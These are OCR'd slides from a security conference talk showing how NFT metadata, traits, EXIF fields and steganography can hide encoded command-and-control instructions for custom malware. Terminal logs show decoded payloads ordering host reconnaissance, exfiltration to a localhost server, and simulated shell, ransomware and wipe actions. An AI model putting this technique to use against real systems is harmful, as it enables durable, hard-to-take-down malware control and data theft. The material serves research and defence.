

```
→ ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc", "1"
```

Blockchain: ethereum.

Attempting to decode Description..

Encoding: Base64 detected.

[] Using `http://localhost:4444/` as a target data exfiltration server

[] Running custom code:

>whoami: mauroeldritch

>id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

>hostname: Ephedra.local

[ID] Hostname: Ephedra.local

[ID] IP Address: 192.168.1.3

[!] Attempting exfiltration to http://localhost:4444/..

[✉] Received HTTP Response Code 200

[+] [FAKE] Reverse Shell Opened

[?] [FAKE] Encryption cycle started. Ransom note created

[] [FAKE] Encryption cycle
[] [FAKE] Filesystem wiped

MFT: **MALICIOUS FUNGIBLE TOKENS**

Mauro Eldritch @ Quetzal Team

Special Guest: Cybelle Olivera

- Cyber Intelligence Masters (University of Murcia, Spain)
- Gossip Girl of Malwareland (aka cyber threat intelligence researcher)
- Casa Hacker Director
- Brazilian Charming Kitten



Mauro Eldritch

- Uruguayan/Argentinian Hacker.
- Speaker: DEF CON (x10), EC-COUNCIL Hacker Halted (x2), DevFest Siberia & others (40+).

Bitso Quetzal Team

- First Web3 Threats Research Team in LATAM.
- Focused on APTs and State-Sponsored Threats.
- [Bitso.com](https://bitso.com)



INTRO





In this talk we'll experiment with using NFTs as *immortal* C2 servers.

We won't damage anything/anyone.

I won't sell you any NFTs. I'm here to unleash chaos for free.

This talk is the spiritual successor of "*Everything is a C2... if you're brave enough*" (**DEF CON 29 Adversary Village**)





01

NFTS, C2 SERVERS & GOLDEN RETRIEVERS

Introduction

02


MALICIOUS FUNGIBLE TOKENS

In the internet nobody knows you are a dog...


Leopoldo

Guest (Threat) Actor

NFTS, C2 SERVERS & GOLDEN RETRIEVERS





NFTS



NON FUNGIBLE TOKENS

- ERC-721 (2017) & ERC-1155 (2018).
- On-Chain:
 - All information is stored on the blockchain.
 - Higher gas fees.
 - Permanent.
- Off-Chain:
 - Basic information (contract) is stored on the blockchain.
 - Metadata is stored elsewhere, sometimes decentralized.
 - Lower gas fees.
 - *Resilient, but not permanent.*



C2 SERVERS



COMMAND & CONTROL SERVERS

- Infrastructure used to relay instructions to malicious software.
- Limited durability:
 - Banned by their own providers (VPS, Registrar, etc).
 - Blacklisted by SOCs and security providers.
 - Messed with / taken down by Hunters.

IMMORTAL C2 SERVERS





A MALICIOUS SHOWER THOUGHT

- Blockchain backed assets are *permanent*. Can't be banned, just *flagged*.
- NFTs are blockchain backed assets.
- NFTs can store extra information:
 - Image
 - Name
 - Description
 - Traits
- So what if instead of minting ugly monkeys, punks or pixels... we mint a malicious golden retrievers army?

OPENSEA NFTS

OPENSEA

Most popular NFTs market.
Probably whitelisted by most Web3 companies. All traffic would hit OpenSea's API.





OFF-CHAIN

NFTs are partially stored on-chain.
Metadata is stored on *decentralized* filesystems.

DECENTRALIZED METADATA


Arweave [ar://]
Interplanetary File System (IPFS) [ipfs://]
FileCoin



FILE PROCESSING

Images are converted to AVIF format.
Original files are still stored in a decentralized way.


ON-CHAIN VS OFF-CHAIN




WHY NOT GO FULLY ON-CHAIN?

- The easy route.
- Very similar to another discovery called “Etherhiding” (Guardio Labs).
- ClearFake campaign: abusing BSC Binance Smart Chain to deploy code associated with Redline, Lumma and Amadey stealers.

MALICIOUS FUNGIBLE TOKENS



MALICIOUS FUNGIBLE TOKENS



CHAOS COOKBOOK

- Malicious tokens with C2 instructions.
- Custom malware.
- Custom exfiltration server.

SUSPECTS LINEUP

4 items



Initial Access Barker
Malicious Fungible Tokens



Ransom Retriever
Malicious Fungible Tokens



Treat Actor
Malicious Fungible Tokens



Golden Locker
Malicious Fungible Tokens

OUR MALWARE

```
ruby mFT.rb -l "0x942773F094f0C170AB8835e28f9B0b0b223e043A"          04/04/24 - 2:54 PM
mFT - Client v0.01 - Mauro Eldritch

NFTs for 0x942773F094f0C170AB8835e28f9B0b0b223e043A:
Blockchain: ethereum.

+-----+-----+-----+
| Name | Collection | Description | Contract |
+-----+-----+-----+
| Initial Access Barker | malicious-fungible-tokens | Welcome to ... | 0xd838b011c90643b[...] |
| Ransom Retriever | malicious-fungible-tokens | b64!aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc[...] |
| Treat Actor | malicious-fungible-tokens | r13!nKOsLJE... | 0xd838b011c90643b[...] |
| Golden Locker | malicious-fungible-tokens | b64!aXBfYWR... | 0xd838b011c90643b[...] |
+-----+-----+-----+
~/Projects/mFT · (main ±)
→ |
```

```
ruby Exfil.rb ~/P/mFT          04/04/24 - 2:54 PM
mFT - Web3 C2 Server v0.01 - Mauro Eldritch

[2024-04-04 16:42:33] INFO WEBrick 1.8.1
[2024-04-04 16:42:33] INFO ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (>v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-04 16:42:33] INFO WEBrick::HTTPServer#start: pid=28682 port=4444
New exfil from 127.0.0.1
[!] whoami: mauroeldritch
[!] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(
_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ss
h),400(com.apple.access_remote_de),701(com.apple.sharepoint.group.1)
[!] hostname: Ephedra.local
[!] Hostname: Ephedra.local.
[!] IP Address: 192.168.1.3.
[!] Attempting exfiltration to http://localhost:4444/...
127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 0.0008
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0
- -> /
```

TESTING COMMON FIELDS



TREAT ACTOR

- Description_field: **r13lnKOsLJExpzImpm1bqUEjBv8ioT9wLJkbo3A0BwDOAQDiWzAiMTH9q2uiLJ1cB2yxWzSwqTyioaZ9nJDfMKuznJj=**
- Encoding: Base64 + ROT13
- Decoded: **ip_address=http://localhost:4444/ &code=whoami;id&actions=id,exfil**
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).

TESTING COMMON FIELDS



GOLDEN LOCKER

- Description field: **b64IaXBfYWlkcmVzczlodHRwOi8vbG9jYWxob3N0OjQONDQvJmNvZGU9d2hvYW1pO2lko2hvc3RuYW1lJmFjdGlvbnM9aWQsZXhmalwsc2h1bGwsZW5jcn1wdCx3aXB1**
- Encoding: Base64
- Decoded: **ip_address=http://localhost:4444/ &code=whoami;id;hostname &actions=id,exfil,shell,encrypt,wipe**
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).

ABUSING COMMON FIELDS

```
ruby mFT.rb -l "0x942773F094f0C170AB8835e28f9B0b0b223e043A" ~/P/mFT 04/04/24 - 2:54 PM

mFT - Client v0.01 - Mauro Eldritch

NFTs for 0x942773F094f0C170AB8835e28f9B0b0b223e043A:
Blockchain: ethereum.

+-----+-----+-----+-----+
| Name           | Collection      | Description          | Contract           | Identifier |
+-----+-----+-----+-----+
| Initial Access Barker | malicious-fungible-tokens | Welcome to ... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 4         |
| Ransom Retriever   | malicious-fungible-tokens | b64!aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 3         |
| Treat Actor       | malicious-fungible-tokens | r13!nK0sLJE... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 2         |
| Golden Locker      | malicious-fungible-tokens | b64!aXBfYWR... | 0xd838b011c90643b6623393a94405a5e3c199b1fc | 1         |
+-----+-----+-----+-----+
~/Projects/mFT · (main ±) 04/04/24 - 2:54 PM
```

ABUSING COMMON FIELDS

```
ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc", "1" 04/04/24 - 3:24 PM  
mFT - Client v0.01 - Mauro Eldritch  
  
Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]  
Blockchain: ethereum.  
+-----+-----+-----+-----+  
| Name | Collection | Description | Flagged? |  
+-----+-----+-----+-----+  
| Golden Locker | malicious-fungible-tokens | b64IaXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N00jq0NDQvJmNvZGU9d2hvYW1p02lk02hvc3RuYW1lJmFjdGlvbnM9aWQsZXhmdWwsc2hlbGwsZW5jcn1wdCx3aXBl | false |  
+-----+-----+-----+-----+  
[*] Image URL: https://ipfs.io/ipfs/bafybeiejgvdkm37pf3lwpjfwrnzhftjkp7t7ikusbyczmlov5maqbceifyu/1  
[*] MetaData URL: https://ipfs.io/ipfs/bafybeiecd45afhbxmwmwlhtzrx3gt47tqhfwhh5b2yelsnhmhzormbs4lm/1  
~/Projects/mFT · (main ±) 04/04/24 - 3:24 PM
```

ABUSING COMMON FIELDS

```
ruby mFT.rb --decode "0xd838b011c90643b6623393a94405a5e3c199b1fc", "1" 04/04/24 - 4:45 PM

mFT - Client v0.01 - Mauro Eldritch

Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...
Encoding: Base64 detected.

+-----+
| Name | Decoded description |
+-----+
| Golden Locker | ip_address=http://localhost:4444/&code=whoami;... |
+-----+

[?] Action plan:

[?] Will use http://localhost:4444/ as a target exfiltration Server.
[?] Will attempt to run the code below:
    whoami
    id
    hostname
[?] Will attempt to uniquely identify the host.
[?] Will attempt to exfiltrate data to target host.
[?] Will attempt to open a reverse shell against target host.
[?] Will attempt to encrypt data from infected host.
[?] Will attempt to wipe data from infected host.

~/Projects/mFT · (main ±)
```

ABUSING COMMON FIELDS

```
ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc", "1"
04/04/24 - 4:44 PM

mFT - Client v0.01 - Mauro Eldritch

Execution report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description..
Encoding: Base64 detected.
[?] Using http://localhost:4444/ as a target data exfiltration server.
[✓] Running custom code:
>whoami: mauroeldritch

>id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserve
radm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharin
g),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

>hostname: Ephedra.local

[?] Hostname: Ephedra.local.
[?] IP Address: 192.168.1.3.
[?] Attempting exfiltration to http://localhost:4444/...
[?] Received HTTP Response Code 200.
[?] [FAKE] Reverse Shell Opened.
[?] [FAKE] Encryption cycle started. Ransom note created.
[?] [FAKE] Filesystem wiped.

~/Projects/mFT · (main ±)
04/04/24 - 4:44 PM
```

ABUSING COMMON FIELDS

```
ruby Exfil.rb ~/P/mFT

mFT - Web3 C2 Server v0.01 - Mauro Eldritch

[2024-04-04 16:42:33] INFO  WEBrick 1.8.1
[2024-04-04 16:42:33] INFO  ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-04 16:42:33] INFO  WEBrick::HTTPServer#start: pid=28682 port=4444
New exfil from 127.0.0.1
[!] whoami: mauroeldritch

[!] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

[!] hostname: Ephedra.local

[!] Hostname: Ephedra.local.
[!] IP Address: 192.168.1.3.
[!] Attempting exfiltration to http://localhost:4444/...

127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 - 0.0008
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0
- -> /
```

TESTING STEGANOGRAPHY



RANSOM RETRIEVER

- Message: @mauroeldritch-was-here
- Method: LSB (Least Significant Bit)
- Location: b1,rgb,lsb,xy
- Notes: Present on raw (original) file but not on the AVIF converted one. Still, both files are distributed to decentralized IPFS servers.

TESTING STEGANOGRAPHY

```
ruby mFT.rb --info " ~/P/mFT
~/Projects/mFT · (main ±)
→ ruby mFT.rb --info "0xd838b011c90643b6623393a94405a5e3c199b1fc", "3" 04/15/24 - 6:12 PM

mFT - Client v0.01 - Mauro Eldritch


Report for NFT 3 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

+-----+-----+-----+
| Name | Collection | Description | Flagged? |
+-----+-----+-----+
| Ransom Retriever | malicious-fungible-tokens | b64|aXBfYWlkcmVzcz1odHRw0i8vbG9jYWxob3N00jQ0NDQvJmNvZGU9d2hvYW1p | false |
+-----+-----+-----+

[*] Image URL: https://ipfs.io/ipfs/bafybeib7cy7jmd54tyyjfusnyraonitup7vdaac37oxjlalmenoq2kmggi/3
[*] MetaData URL: https://ipfs.io/ipfs/bafybeicd45afhbxmlhtzrx3gt47tqhfwlh5b2ye1snhmhzormbs4lm/3

Extended analysis is enabled. This may take a while...
```

TESTING STEGANOGRAPHY



```
~/Projects/mFT · (main ±)
→ zsteg -e "b1,rgb,lsb,xy" 3.png
@mauroeldritch-was-here 04/15/24 - 6:18 PM

~/Projects/mFT · (main ±)
→ | 04/15/24 - 6:19 PM
```

TESTING TRAITS & EXIF METADATA



INITIAL ACCESS BROKER BARKER

- Trait, EXIF & Message: **b64IaXBfYWkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p**
- Encoding: Base64.
- Trait Name: Meta
- EXIF Field: ProfileCopyright
- Decoded: **ip_address=http://localhost:4444/ &code=whoami**


ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA

← → ⌂ ipfs.io/ipfs/bafybeiecd45afhbxmlhtrx3gt47tqhfwlh5b2yelsnhmhzormbs4lm/4

Impresión con formato estilístico

```
{  
  "name": "Initial Access Barker",  
  "description": "Welcome to the Goldilocks Dark Market.",  
  "external_url": null,  
  "image": "ipfs://bafybeiahxjp4qtn7tssuhvqan2a76duuhp6a66dd7wyh3sbwvtgsmg7gri/4",  
  "attributes": [  
    {  
      "display_type": null,  
      "trait_type": "Meta",  
      "value": "b64|aXBfYWlkcmVzcz1odHRw0i8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p"  
    }  
  ]  
}
```

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



```
openssl dgst -sha256 4.png          04/04/24 - 5:16 PM
SHA2-256(4.png)= 9abb2c0684ba2f859154c9a19f85b49af452a810f9221a4e49c752da83a2f17d

~/Desktop
→ exiftool -s3 -ProfileCopyright 4.png      04/04/24 - 5:16 PM
b64!aXBfYWRkcmVycz1odHRw0i8vbG9jYWxob3N00jQ0NDQvJmNvZGU9d2hvYW1p

~/Desktop
→ zsteg -e "b1,rgb,lsb,xy" 4.png        04/04/24 - 5:16 PM
[MFT]b64!aXBfYWRkcmVycz1odHRw0i8vbG9jYWxob3N00jQ0NDQvJmNvZGU9d2hvYW1p

~/Desktop
→ █                                04/04/24 - 5:17 PM
```

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA

stylesuxx.github.io/steganography/

Steganography Online

Encode Decode

Decode image

To decode a hidden message from an image, just choose an image and hit the **Decode** button.

Neither the image nor the message that has been hidden will be at any moment transmitted over the web, all the magic happens within your browser.

Decode

Hidden message

[MF]b64|aXBYWRkcmVzcz1odHRwOj8vbG9jYWxob3N0QjQ0NDQyjmNvZGU9d2hvYW1p

Input




metadata2go.com/result#j=6fdbc933-3f27-4347-9074-cccffade17a8

METADATA2GO

